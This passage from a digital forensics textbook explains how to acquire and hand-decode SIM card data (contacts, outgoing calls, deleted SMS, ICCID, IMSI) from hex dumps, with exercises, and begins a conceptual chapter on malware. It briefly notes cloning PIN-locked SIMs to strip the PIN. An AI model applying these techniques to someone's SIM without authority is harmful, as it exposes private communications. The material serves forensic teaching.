The best case for SIM card forensic is when the investigator has the valid PIN code. As mentioned before, there are a limited number of tries for SIM unlocking in contrast of smartphones which investigator have an unlimited number of tries using the forensic tool during the physical acquisition. However, the investigator can acquire the default PIN code using the service provider documentation. Usually, the default PIN code is 0000.

In addition, the investigator may be able to clone the SIM cards that locked by PIN code. Then using some commercial tools such as Cellebrite and XRY, the PIN code is removed from the copied SIM. Applying the unoriginal to the device may unlock the device especially non-smartphone devices.

17.4 Evidence Extraction

For SIM cards, contacts, call logs, and SMS messages are stored in the EF filesystem. To find these evidences, the extracted data must be decoded to help the investigator to read the extracted evidences [4, 5]. Why is it important to look at evidences inside the SIM memory while contacts, call logs, and SMS could be extracted from the device itself? The answer is simple. For instance, the contacts saved in the device may differ from the contacts saved in the SIM directly. Also, some deleted SMSs could be recovered from the SIM card memory. Further, in some cases, the SIM card is the only object that the investigator has on his hand because the device is missing or broken.

17.4.1 *Contacts*

As mentioned before, SIM cards may contain some particular contacts that differ from contacts found in the device. This is because SIM cards allow users to save contacts directly on it. Also, phone devices permit users to choose between the device, SIM card, and cloud to save their contacts. The number of contacts that the SIM card can hold differs from one to another. The old versions of 32 K SIM card can store up to 250 contacts in their memories while in the newer versions increased up to 500 contacts in 64 K SIM cards and 600 contacts or more in 128 K SIM cards. However, it also may differ due to manufacturer and service provider specifications. Contacts data saved in EFs of SIM cards is known as Abbreviated Dialing Numbers (ADN). However, ADN is stored by the device user and can not be accessed by the network service provider. Therefore, it is very helpful for the investigator to make suspects connection available as an example.

17.4.2 *Calls*

In a mobile phone device, outgoing, incoming, and missed call logs are stored while only the outgoing calls are saved in SIM cards. Device configuration determines if the outgoing calls log will be stored to SIM card storage or not. However, outgoing calls log on the SIM card could be different and not the same as device log. Therefore, calls logs must be extracted from the SIM card by a forensic investigate which could ensure useful evidences. Outgoing calls List is known as Last Dialed Numbers (LDN) or Last Numbers Dialed (LND).

17.4.3 SMS

Short Message Service (SMS) is one of the important evidence that could be extracted from SIM card. Users can send and receive text messages containing up to 160 English characters or 70 other language alphabets. The SMS body is encoded using special 7-bit encoding called GSM 03.38 encoding or Unicode for non-English characters. Indeed, large messages that exceed the upper limit are divided into several SMSs. The sender device disassembled the large message while the receiver reassembled after receiving all parts of the message. Note that there exist many third party instant messaging applications such as Google Hangouts discussed in previous chapter, and the messages sent by these applications are not stored in the SIM storage.

17.5 Case Studies

In this section, we will provide case studies to show how and where evidences can be extracted from SIM card. As mentioned before SIM data forensics is a significant stage in mobile device investigation. In the previous section, we have indicated that contacts, outgoing calls, instant messages even deleted ones, and some system data can be extracted from SIM Card. Next, we will show how to do data acquisition of SIM model. Then a data analysis of recovered SIM data will be provided for all types of evidences.

17.5.1 Experiment Setup

SIM:

- Mini SIM Model

Tools:

- Cellbrite UFED Touch
- HxD 2.0—Hex editor
- PDU Converter—SMS Server Tools 3 (<http://smstools3.kekekasvi.com/topic.php?id=288>)
- Number analysis tools—International Numbering Plans (<https://www.numberingplans.com>)

17.5.2 Data Acquisition

In a digital investigation, data acquisition is a critical step, which refers to the process by which data in any digital devices or network is extracted and stored in a forensically sound way. Data is then processed for use in forensic analysis. In this

case study, we use Cellebrite UFED Touch to extract SIM Data. The detailed data acquisition process is described below:

1. After inserting the Sim card into Cellebrite UFED Touch, you will get the below figure to determine the “Extract from” what device, and then select Sim card.



2. Select the extraction type, which will be for our case is file system extraction.



3. Select the Extraction Location, or storage device for extracted SIM Data, which will be the removable device.



4. At this step, you must check that you have Inserted the SIM card into the SIM card reader slot located in the middle of the front panel, then; select continue.



5. After clicking Continue, if the SIM card is partitioned, a prompt appears to select an appropriate partition to read such as SIM (GSM) or USIM (3GPP). In our case, you will select SIM (GSM).



6. Then, the Extraction will be in progress.



7. Once the extraction process is complete, the SIM data extraction summary screen appears, displaying a summary of the extraction process. By this step, the image will be ready in the removable device if you click finish.



17.5.3 Data Analysis

After we extract the data from the SIM card, we must be able to locate the needed data such as contacts, deleted messages, etc. Also some information can be found in the system part namely ICCID, IMSI, and MSISDN. However, locating the needed evidence from the extracted data is not straightforward due to special file system of a SIM card as mentioned before. Each type of information could be found in certain file identifier (EF). Therefore, we are going to show steps to extract those evidence by knowing in which EF are stored and how to read such a data.

17.5.3.1 Contacts

As mentioned before, Abbreviated Dialing Numbers (ADNs) is the contacts data which is saved in EFs of SIM cards. ADNs are usually stored in EF 6F3A which is EF underlie under DF header. Due to limited memory resource, some of SIM cards may use EXT1 (0x6F4A) EF records to save additional data of ADN. ADN data is saved in fixed linear format. In memory, the contact name is stored in ASCII code format as a plain text. The contact number associated with the contact name comes on the next record. The contact number record has a special format where each group of bytes refers to certain information will be discussed next. The first byte indicates the number of bytes are used for the number in the record. The next byte will have either 0x81 or 0x91 hex values. If the number is an unknown number then the value will be 0x81. However, this byte gets 0x91 value when the contact number is an international number. The rest of bytes which the length of it specified by the first byte are for the contact number itself. The format used for storing contact number is the reverse nibble which means the least significant 4-bits must be read first in a byte. For instance, if the contact name record has the hex value equal to (0x 4C 69 6E FF FF ... FF) and the contact number record value is (0x 06 81 86 57 28 93 70 FF ... FF) then decoding the ASCII code of the first record will be (Lin) which is the contact name. From the next record, the first byte (0x06) indicates that only the next six bytes are used for the contact number. The number is set as unknown number due to (0x81) value. Finally, the contact number can be extracted from (0x 86 57 28 93 70) value. As we mentioned, the number is stored in reverse nibble order thus the decoded number associated with the contact name “Lin” is (687-582 3907).

Let's give some practical examples here, contacts (ADN) are stored in EF 6F3A which located under MF 7F10 as shown in figure below:

caseSIM\FileDump_SIM\SIM_2G_3G SIM\SimDump\3F00\7F10\6F3A

We use a Hex editor to open ADN file as shown below

We know that all contacts are saved in this certain EF but now we need to decode each record of contacts to obtain the contact name and associated number. Each contact has to have two records, where the first record is for the contact name while the other record is for the contact number. Thus, it is useful to present the hex file in 15 bytes per row representation as shown below:

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E	
00000000	43 75 73 74 6F 6D 65 72 20 43 61 72 65 FF FF	Customer Care ..
0000000F	FF 07 A1 81 00 39 87 99 F7 FF FF FF FF FF FF#9.~..~
0000001E	56 6F 69 63 65 6D 61 69 6C FF FF FF FF FF FF	Voice-mail
0000002D	FF 07 A1 81 50 36 77 42 F3 FF FF FF FF FF FF	~.._P6WB'
0000003C	48 6F 6D 65 FF	Home
0000004B	FF 06 81 03 51 04 26 75 FF FF FF FF FF FF FF	~.._Q.6u
0000005A	42 75 75 20 44 61 75 69 64 20 48 6F 75 73 65	Buu Dauid House
00000069	FF 06 81 14 30 87 14 38 FF FF FF FF FF FF FF8.#0.~..~
00000078	42 75 75 20 43 65 6C 6C FF FF FF FF FF FF	Buu Cell
00000087	FF 06 81 42 90 83 40 31 FF FF FF FF FF FF	~.._BSf@
00000096	54 72 61 6E 20 43 65 6C 6C FF FF FF FF FF	Tran Cell
000000A5	FF 06 81 42 90 83 40 71 FF FF FF FF FF FF	~.._BSf@q
000000B4	4E 67 6F 63 20 43 65 6C FF FF FF FF FF FF	Ngoc Cell
000000C3	FF 06 81 42 70 13 04 22 FF FF FF FF FF FF	~.._Bp.."
000000D2	44 61 75 69 64 20 43 65 6C 6C FF FF FF FF	Dauid Cell
000000E1	FF 06 81 42 90 83 40 52 FF FF FF FF FF FF	~.._BSf@R
000000F0	44 6F 63 74 6F 72 FF FF FF FF FF FF FF	Doctor
000000FF	FF 06 81 03 91 27 40 00 FF FF FF FF FF FF@'..~..~
0000010E	42 61 63 68 20 54 75 79 65 74 20 48 6F 6D 65	Bach Tuyet Home
0000011D	FF 06 81 17 84 09 75 15 FF FF FF FF FF FF	~.._~..U
0000012C	42 61 63 68 20 54 75 79 65 74 20 43 65 6C	Bach Tuyet Cell
0000013B	FF 06 81 17 74 62 51 95 FF FF FF FF FF FF	~.._tbQ'
0000014A	42 72 69 61 6E 20 26 20 48 61 6E 6E 61 68 20	Brian & Hannah
00000159	52 06 81 03 31 39 65 41 FF FF FF FF FF FF	R.19..wR
00000168	42 72 69 61 6E 20 52 65 67 65 20 43 65 6C	Brian Rege Cell
00000177	FF 06 81 03 51 37 35 50 FF FF FF FF FF FF	~.._Q75P
00000186	42 72 69 61 6E 20 52 65 67 65 20 57 6F 72 6B	Brian Rege Work
00000195	FF 06 81 03 81 79 71 91 FF FF FF FF FF FF	~..~.._YQ'

Let's take an example here,

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E	
000000F0	44 6F 63 74 6F 72 FF FF FF FF FF FF FF	Doctor
000000FF	FF 06 81 03 91 27 40 00 FF FF FF FF FF FF@'..~..~

The contact name in this example is “Doctor” which can be decoded using ASCII code encoder. The next record is for the associated phone number of “Doctor”. The first byte has the value of “06” which indicates the number of bytes are used for the contact number is 6 bytes. The next byte has the value of 0x81 which means this phone number either local or unknown. The rest used bytes are “03 91 27 40 00”. To decode the number, we should remember that the number is stored in reverse nibble order thus the decoded number is “301-972 0400”.

Another Example is given below:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	
0000021C	47	6C	6F	72	69	61	20	48	6F	6D	65	FF	FF	FF	FF	Gloria Home.....
0000022B	FF	06	81	03	81	96	31	36	FF16-w.w.						
0000023A	47	6C	6F	72	69	61	20	43	65	6C	6C	FF	FF	FF	FF	Gloria Cell.....
00000249	FF	06	81	42	20	64	35	28	FF	w.B d5(.....						
00000258	47	6C	6F	72	69	61	20	57	6F	72	6B	FF	FF	FF	FF	Gloria Work.....
00000267	FF	06	81	03	21	61	04	30	FF	w.c!a.....0						

We can observe that these three numbers are belong to the same person named “Gloria” where the first number is her “Home” number while the second one is her “Cell” phone number and finally the last one is her “Work” number. After decoding, her home, cell, and work phone numbers are “301-869 1363”, “240-246 5382”, and “301-216 4003”, respectively.

17.5.3.2 Calls

Outgoing calls (LDN) is usually stored as EF 6F44. Also, some of SIM cards could store additional LDN data in EXT1 EF records. Same as ADN EF, each recent outgoing call data is saved in two records; the name and the associated number. However, some dialed number may not be associated with a name when the contact name is not saved.

17.5.3.3 SMS

Same as contacts and call logs data, SMS data could be stored in the phone and SIM card and has memory limit. SMS data is saved in EFs which usually stored in EF 6F3C. Also, SMS data is saved in fixed linear format of records or in transparent format. SIM card saves incoming text messages associated with its timestamps and phone number. Furthermore, the deleted messages could be found in SMS EF as long as there is no newer message which overwrites the deleted message because it is considered as free space. This is similar to hard disk dealing with deleted files.

In fact, one SMS message is saved through a set of data where each piece of data contains specific information of SMS such as service center information, contact number, timestamp, and message body. The first record in SMS set is the Short Messaging Service Center (SMSC) record. From this record, the investigator can extract different information such as if the SMS is read or not and service center number. The first byte of the record is used to indicate if the SMS was read (0x01) or deleted (0x00). The second byte indicates the number of bytes are used for the service center number. While, the next one is used to identify the number (0x81—unknown or 0x91—international number). The rest of bytes give the SMSC number in reverse nibble format. For example, if the extracted hex value of SMSC record is

equal to (0x 01 06 91 71 94 54 33 65) then we can conclude that this message was read and SMSC number is an international number (+1 749-453356).

Sender number data is directly followed the SMSC data. The first byte indicates the number length of sender number in decimal. The next byte is used to identify the number (0x81 - unknown or 0x91—international number). The following bytes of specific length give the contact number who sent the message.


SMS timestamp data follows the phone number data after 2 bytes. However, the byte proceeds the timestamp data is used to indicate the encoding type of message body (0x00 means the default 7-bit encoding is used). The timestamp data (6 bytes) contains the date (Year, Month, Day) and the time (Hour, Minute, Second) when the SMS was sent, one byte per field. Also, the date (Year, Month, Day) and time (Hour, Minute, Second) are stored in reverse nibble format. For example, if the SMS timestamp data is equal to (0x 71 80 82 71 24 70) then it means the timestamp associated with the message is (August 28, 2017 05:42:07 PM).

Finally, the last record which stored after the timestamp data directly is used for the message content and must be decoded to extract and read the SMS body. However, the first byte indicates the length of the message body.

Now will give an example to decode SMS messages from the SIM model we have in our case study. SMS data are stored in EF 6F3C which located under MF 7F10 as shown in figure below:

caseSIM\FileDump_SIM\SIM_2G_3G SIM\SimDump\3F00\7F10\6F3C]

We use a Hex editor to open the file where all message are located as shown below:



Let's decode one message and its metadata to give an example here. The message data is given below:

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	...
00000000	01 07 91 21 60 13 03 00 F4 04 0B 91 21 04 37 41	..`!`...6..`!..7A
00000010	20 F2 00 00 70 30 01 02 72 14 0A 32 C4 B7 FB 44	..p0..r..j2..0D
00000020	07 99 DF F2 73 99 0E A2 BF 41 63 74 D8 7D 2E 83	.P@ sM..cfActb).f
00000030	F2 EF BA 1C 34 66 BF C7 EB 39 C8 FC 96 DF C3 72	Q14..!f1?8..9U-1sr
00000040	32 28 06 42 BF EB 72 17 FF FF FF FF FF FF FF FF	2(.B@4r.....
00000050	FF
00000060	FF
00000070	FF
00000080	FF
00000090	FF
000000A0	FF

- The first byte has the value “01” which indicates that this SMS was read.
- The second byte indicates the number of bytes are used for the service center number. In this case, it has the value of 7, which means the next 7 bytes “91 21 60 13 03 00 F4” determine the service center number.
- The next one “91” is used to identify the type of number which is international.
- The rest of 6 bytes “21 60 13 03 00 F4” give the SMS center number in reverse nibble format. Thus, the number of SMSC is “1 206-313 0004”.
- The next bytes identify the sender number where “91” is used to identify the number (0x81 - unknown or 0x91 - international number).
- The following bytes “21 04 37 41 20 F2” of specific length give the contact number who send the message which is “1 240-731 4022”.
- The byte “00” is used to indicate the encoding type of message body (0x00 means the default 7-bit encoding is used).
- The timestamp data is “70 30 01 02 72 14” (6 bytes) which contains the date and the time when the SMS was sent. As mentioned before, the date (Year, Month, Day) and time (Hour, Minute, Second) are stored in reverse nibble format. Thus, “70” means “2007” year, “30” means “March” month, and “01” means “10th” day. Also for the time, “02 72 14” is decoded to “20:27:41” in the form of (hh:mm:ss). Finally, we can observe that the message was sent in (March 10, 2007 08:27:41 PM).
- The last record is used for the message content (7-bit encoding). In our example, the SMS content data is “C4 B7 FB 44 07 99 DF F2 73 99 0E A2 BF 41 63 74 D8 7D 2E 83 F2 EF BA 1C 34 66 BF C7 EB 39 C8 FC 96 DF C3 72 32 28 06 42 BF EB 72 17”. This data can be decoded using any simple 7-bit encoder. We use the encoder provided at the link (<http://smstools3.kekekasvi.com/topic.php?id=288>). The message content is “Don’t forget to change your clocks forward 1 hour”, as shown below:

USSD Entry/Display GSM 7bit packed UCS2 Cell Broadcast (whole PDU)

```
C4 B7 FB 44 07 99 DF F2 73 99 0E A2 BF 41 63 74 D8 7D 2E 83 F2 EF BA 1C 34 66 BF C7  
EB 39 C8 FC 96 DF C3 72 32 28 06 42 BF EB 72 17
```

(Padding as defined on GSM 03.38 version 5.6.1 (ETSI 300 900) page 17)

[Convert >](#)

Result

USSD/User Data without length information
Alphabet: GSM 7bit

Don't forget to change your clocks forward 1 hour.
Length: 50

Another Example is shown below:

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	..`!`...ö..`!.9. . ..p 'l#e..I'.. . wI_____6 _____6 _____6 _____6 _____6 _____6
000004D0	00 07 91 21 60 13 03 00 F4 04 0B 91 21 04 39 08	..`!`...ö..`!.9.
000004E0	14 F3 00 00 70 20 91 31 23 65 0A 0A 49 FA 1C 14	. ..p 'l#e..I'..
000004F0	06 9D D3 72 36 FF	. wI_____6
00000500	FF	_____6
00000510	FF	_____6
00000520	FF	_____6
00000530	FF	_____6
00000540	FF	_____6

From the first byte, we can know that this message is a deleted message but fortunately we can still recover it from the SIM card memory. Therefore, the capability of SIM card forensics to recover the deleted SMS is an advantage for investigation and collecting the evidences. Using the same step in previous example, we can obtain the followings:

- The SMS center number is international and the number is “1 206-313 0004”.
- The sender number is also international and the number is “1 240-938 0413”.
- The Timestamp data is “70 20 91 31 23 65”. After decoding, we can know that the deleted message was sent in (February 19, 2007 01:32:56 PM).
- Using the 7-bit encoder, we can decode the content data “49 FA 1C 14 06 9D D3 72 36” and know the deleted message which is “Its a girl” as shown below:

USSD Entry/Display GSM 7bit packed UCS2 Cell Broadcast (whole PDU)

49 FA 1C 14 06 9D D3 72 36

(Padding as defined on GSM 03.38 version 5.6.1 (ETSI 300 900) page 17) [Convert >](#)

Result

<pre>USSD/User Data without length information Alphabet: GSM 7bit Its a girl Length: 10</pre>
--

17.5.3.4 System Data

As mentioned before, the system and network data are stored in the EF files. Four significant information can be extracted such as ICCID, IMSI, MSISDN. The identifiers for this information are stored in 0x2FE2 DF for ICCID, 0x6F07 EF for IMSI, and 0x6F40 EF for MSISDN. However, the ICCID, IMSI, and MSISDN numbers are stored in reverse nibble order. For instance, if the ICCID is equal to “89 31 04 10 10 16 01 87 10 55” then the actual value will be (0x 98 13 40 01 01 61 10 78 01 55).


ICCID which is the serial number of SIM card consists of 19–20 digits number including single check digit as a checksum. For above example, (89 310 410 10 160187105 5) is 20 digits ICCID where 89 refers to industry identifier of telecommunication; 310 refers to country code “US”; 410 refers to network code “AT&T”; 160187105 refers to the unique SIM serial number; 5 is the check digit.

IMSI is used to identify the subscriber on the network where network service provider uses this unique 15 digits number for each device benefits from the network. For example, 310 410 123456789 is 15 digits IMSI where 310 refers to country code “US”; 410 refers to network code “AT&T”; 123456789 refers to the unique subscriber ID number (Fig. 17.8).

In our case study, the identifiers for this information are stored in 3F00 0x2FE2 DF for ICCID, 0x6F07 EF for IMSI, and 0x6F40 EF for MSISDN as shown below:

ICCID data is stored in reverse nibble format in 19 digit number, where the extracted value is “98 10 62 20 02 10 52 95 95 F7” and can be read as “89 01 26 02 20 01 25 59 59 7”. The first byte “89” refers to industry identifier of

Fig. 17.8 ICCID and IMSI formats



telecommunication; “01” refers to country code “US”; “260” refers to network code “T-Mobile”; “0220012559597”, this remaining values refer to some account information such as account ID and checksum. We can check the extracted ICCID number using the SIM number analysis tool in this link which is provided by the International numbering plans (<https://www.numberingplans.com/?page=analysis&sub=simnr>).

caseSIM\FileDump_SIM\SIM_2G_3G SIM\SimDump\3F00\2FE2]

2FE2																
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	98	10	62	20	02	10	52	95	95	F7						

MSISDN number has the same encoding format as the contacts. So the first record is for the name “MSISDN1” and the next record stored the phone number of this SIM model. In our case, the MSISDN data is “07 81 21 04 39 08 24 F1” and this data can be decoded as following: The first byte “07” refers to number of bytes that are used for the phone number; “81” refers to type of number which is local; in reverse nibble format, the given number of SIM card is “1 240-938 0421”.

caseSIM\FileDump_SIM\SIM_2G_3G SIM\SimDump\3F00\7F10\6F40]

6F40																
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	4D	73	69	73	64	6E	31	FF								
00000010	07	81	21	04	39	08	24	F1	FF							
00000020	FF															
00000030	FF															
00000040	FF															
00000050	FF															
00000060	FF															
00000070	FF															

Review Questions

1. Why SIM card forensics is important?
2. What uniquely identifies a subscriber on GSM cellular network?
3. What are PIN and PUK numbers?
4. List the types of file system identifiers associated with its memory addresses?
5. Mention at least five kinds of EF files (with its memory addresses and type of stored data)?
6. How to decode reverse nibble format?
7. Where and Why 7-bit encoding are used?
8. What are the four parts of SMS data that could be recovered from the SIM card memory?

9. Why some deleted SMSs could be found in the SIM card memory and not all?
10. What kind of information could be found in the system part of SIM card?

17.6 Practice Exercise


The objective of this exercise is to gain experience in using a hex viewer to interpret SIM Card and parse out data from the SIM card.

In the zipped file which contains all the data files used in the book, you will find a ch17 subfolder that contains all the files for this exercise. Make sure you copy and paste these files into a particular folder on your hard disk.

17.6.1 Setting Up the Exercise Environment

In order to begin this exercise, you need to prepare the following SIM card image:

1. Go to the folder that you put the files needed for Chap. 17.
2. Unzip the image file “SIM Card_SIM.zip” by selecting “Extract here by the same name” from the drop-down menu.



Also, you need to install a hex viewer. Note that there are many free hex editor tools available online. Here, we introduce two, one of them is WinHex and another one is Hex Editor Neo. You can use any one of them or any other Hex Editor.


To show you how to do setup for example Hex Editor “Neo.exe” as follows:

Download this tool, go to <https://www.hhdsoftware.com/free-hex-editor>.


Install Hex Editor by running downloaded installer.



Read and accept the terms in the license agreement to continue installation.



Accept default options during the installation.



Click Finish to complete installation of Hex Editor Neo.




17.6.2 Exercises

Answer the following questions:

Part A: Contacts

Q1. Based on what you have learned so far, manually find the last contact and its associate number in the given image. Hint: All contacts are stored in EF 6F3A, shown below:



Q2. Find the number that belongs to “Hanco Car”.

Part B: SMS

Q3. How many SMS messages in the file system dump.

Q4. Convert the components of the last SMS message in the file system dump. Make sure to decode each record within the message. HINT: The SMS messages are located in the 3F00/7F10/6F3C folder.

Q5. Determine whether there are some deleted SMS messages in the file system dump or not. HINT: After locating the SMS messages in the 3F00/7F10/6F3C folder, the initial or the first byte marks the status flag of SMS if its “active” will be (0x01), and “deleted” if it’s (0x00). Note that many commercial tools cannot parse both messages at same time, but manually you can.

Part C: System Data

Q6. What are the equipment identifiers for this SIM card, ICCID and IMSI? Where and how did you recover this data in the file system dump?

References

1. SIM Card Forensics – Complete Forensic Analysis of SIM Cards Explained. <http://www.dataforensics.org/sim-card-forensics/>
2. <https://www.cellebrite.com/>
3. <https://www.msab.com/>
4. M. T. Abdelazim, N. AbdelBaki, A. F. Shosha. Digital Forensic Analysis of SIM Cards. 2016 International Conference on Security and Management (SAM'16).
5. Swenson C., Manes G., Shenoi S. (2006) Imaging and Analysis of GSM SIM Cards. In: Pollitt M., Shenoi S. (eds) IFIP International Conference on Digital Forensics 2005 - Advances in Digital Forensics.

Part V

Malware Analysis

Chapter 18

Introductory Malware Analysis



Learning Objectives

This chapter serves as an introduction into malware analysis. This chapter discusses the different types of malware and describes how malware infects computers. Also, it introduces you to practical approaches of analyzing malware through three case examples so as to provide insight into different ways of how malware works. The objectives of this chapter are to:

- Understand fundamentals of malware analysis
- Understand malware analysis techniques as well as malware analysis process
- Know how to build a safe malware analysis environment
- Know common malware characteristics including keylogging, communicating over HTTP
- Become familiar with the tools necessary to analyze malware

Before studying methods and requirements for malware analysis, it is important to understand what malware or malicious software is, how you can detect it on your system and network, and other information related to a subject under analysis. This will help readers distinguish different types of malware such as viruses or worms. Additionally, readers would select appropriate tools, virtual or physical environments and programming languages to analyze malicious software. Our focus in this chapter is to show readers not only how to set up dedicated malware analysis environments, but also to build a malware analysis environment and study some case studies from the web to understand effective malware analysis techniques. For advanced malware analysis, readers are referred to read a book or books offering detailed coverage of what you want to know from assembly language and other languages to understanding Portable Executable (PE) and Common Object File Format (COFF) files to advanced tools which are beyond the scope of this chapter and book.

18.1 Malware, Viruses and Worms

Malware is not only software that is programmed to perform malicious work against a victim's system, but also any executable code that performs work without user's permission or consent either on a local system or over a network. For example, malware can steal sensitive data from users, organizations or companies. Therefore, malware can be seen as a virus or worm or even a backdoor. A virus is malicious code that needs a host file or a running process, usually an executable piece of code on a single computer for inserting malicious code, propagation, duplication, concealment and running the virus in the background. On the other hand, a worm is similar to a virus in terms of aforementioned features, except that it does not necessarily need a host file and can run over a network. However, both viruses and worms might directly attach themselves to another program or indirectly by exploiting some vulnerability in a service or application such as buffer overrunning (e.g. Blaster and Slammer worms). Therefore, in order to analyse malware, it is important to know the first step that malware exploits to get on a computer. The following subsection highlights the most common ways that malware can get on computers.

18.1.1 How Does Malware Get on Computers

In one of evening security classes, I was chatting to some grad students during the break about the course's topics. One of the students was talking about his experience on using a cracked version of software. He said that he had got several anti-virus alerts two days later after the cracked version was installed. These alerts showed that the application cracked was trying to establish a TCP connection to a remote server. The student reasoned that the cracked version was the cause of the alerts. His colleagues imputed the alerts to other security factors such as a remote vulnerability on his operating system or it could be simultaneous attacks. All the students' points of view were valid and logically justified. Accordingly, malware gets on your computer using different tricks and approaches. For example, spam emails containing malicious attachment that ends up installing malware on your computer, infected drives such as CDs or USB flash allowing malware to be automatically downloaded and installed to your system. Additionally, exploiting software vulnerabilities is considered to many software vendors a nightmare, including operation systems, and is a preferable way to notorious malware in terms of propagation and spread. For instance, remote buffer overruns are exploited by attackers to execute malicious software or to download other applications on compromised systems. Moreover, you might encounter in security a hybrid of 